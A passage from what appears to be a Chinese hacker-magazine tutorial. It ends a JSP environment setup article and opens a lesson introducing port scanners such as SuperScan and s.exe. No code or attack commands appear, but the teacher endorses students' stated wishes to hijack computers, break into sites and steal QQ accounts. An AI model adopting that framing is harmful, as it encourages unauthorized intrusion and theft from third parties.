


图22




图23




图24




图25




图26




图27

我们已经配置成功了JSP环境，还实际安装了一个jsp论坛和一个jsp　CMS，希望通过上面的介绍大家都能够轻松的学会JSP环境的搭建，这样不管是以后用于新漏洞的测试，还是自己维护服务器或是架设论坛等，就都能轻松面对了。今天的课讲到这里就结束了，大家课后记得要亲手实践一下呀。

（本文所涉及到的apache tomcat、jdk、JEECMS v2.1 beta、OSPod.Forum论坛系统v2.2.0手工版、相关代码等已经收录到光盘中）

文章难易度：☆☆☆

文章闪光点：介绍了黑客最常用的扫描工具superscan、s.exe以及讲解的用法

黑客兵器铺之初学扫描器（上）

txcbg

春节已经过去好多天了，难熬的冬天也终于过去了，天气暖和多了，上网再也不用受冻了，现在我是想上多长时间就上多长时间，想玩游戏就玩游戏，想学点东西就学点东西，好不悠闲。这天刚上QQ，sagi大哥就发来了消息：“这一期菜鸟学堂的课准备的怎么样了？”我这才想起来，光顾着玩了，居然把菜鸟学堂的事给忘记了，还好离新学期开课还有几天，赶紧备课ing（怎么感觉有高中时放假临开学时补作业的味道啊=。=）。

今天正是新学期菜鸟学堂开课的日子，“春天里来百花香，郎里格朗里格朗里格朗，和暖的太阳在天空照，照到了我的破衣裳……”穿上新衣服，早早就坐到教室里等待的小菜们听到有人唱着《春天里》由远及近而来，只可惜唱歌之人的嗓子实在是不敢让人恭维，就象是一公鸭子在“嘎嘎”叫一样，随着歌声越来越近，噪音指数直线上升，马上就要突破150大关了。教室里的小菜们纷纷捂住了耳朵，忍不住了正要集体去扁那唱歌之人时，就见外面穿着旧棉袄，里边穿着短袖T恤的txcbg老师嘴巴动着走进了教室，原来这歌居然是txcbg老师唱的！一小菜忍不住问道：“txcbg老师，你还会唱歌呢？”

“这怎么说话呢，唱不好还唱不孬吗？这几天天气暖和了，心情好，随口就哼了几声，大家要是觉得好听的话我再给大家唱几句……”还没等话说完，台下的小菜就异口同声的说道：“老师你唱的好极了，不过上课铃声早在十分钟前就已经响过了，你还是快给我们上课吧。”

讲台上的txcbg只好意犹未尽的停止了歌声，望着讲台下坐着笔直的新同学，txcbg清了清嗓子，说道：“各位新同学好，我就是你们敬爱的、鼎鼎大名的txcbg老师，都说新学期，新景象，作为刚接触黑客技术的小菜，大家最想干什么啊？”

“抓肉鸡，入侵网站，控制别人的电脑，偷他QQ和电脑里的东西……”

“大家的愿望都非常好，但不管抓肉鸡也好，入侵网站也好，控制别人的电脑也好，有一样东西是非常重要的，那就是黑客工具。俗话说的好：工欲善其事，必先利其器。借助于各种各样的黑客工具，一个刚刚入门的小菜也可以轻松的抓肉鸡，轻松的入侵网站，轻松的控制别人的电脑，而对于老鸟或高手，则可以借助黑客工具更好更快的完成想做的事。一个会利用黑客工具的人不一定是黑客，但一个黑客一定会有自己顺手的黑客工具。一个以前没接触过黑客技术的菜菜借助黑客工具也可以完成“黑客攻击”，从而增强继续学下去的信心。总而言之，黑客工具对于一个学黑客技术的人来说是非常重要和必不可少的。因此，本学期起我就会带领大家认识一些经典的和功能强大的黑客工具，当然还会有一些比较新的国外黑客工具。今天要讲的就是扫描器，黑客工具为什么要先介绍扫描器呢？因为在你进行黑客行动时第一个要用到的工具往往就是扫描器……”

先来说一下什么是扫描器，扫描器是一种能自动检测远程或本地主机安全弱点，发现远程服务器的端口分配及判断所提供服务的程序。扫描器的种类有很多，有单用途扫描器和综合扫描器等。根据扫描器的特性，有些人习惯的把它们归为黑客工具，其实网络管理员平时工作也离不开它。单用途扫描器只能对一种或几种信息进行扫描，比如IP端口类扫描器，主要就是扫描对方是否在线，是否开启了某个端口等；而综合类扫描器除了能知道对方是否在线，是否开启了某个端口外，还可以扫描出对方是否存在某个漏洞，是否存在弱口令等，下面我们就先来介绍一下IP端口类扫描器。

说到IP端口类扫描器，就不得不说superscan和s扫描器了，因为它们在IP端口类扫描器中实在是太经典了，一个是图形界面扫描器中的霸主，另一个是命令行下速度的王者。superscan扫描器目前的最新版本是4.0，如图1。

怎么使用它进行扫描呢？大家先别急着扫描，先来认识一下它。superscan打开时默认显示的是“扫描”选项，其实它还有“主机和服务扫描设置”、“扫描选项”、“工具”、“Windows枚举”和“关于”5个选项，点击选项名就可以打开相应的选项了。其中“关于”选项是版权介绍，对我们没什么用。“主机和服务扫描设置”是设置扫描什么端口和扫描超时用的。端口设置分为UDP端口设置和TCP端口设置，工具已经给出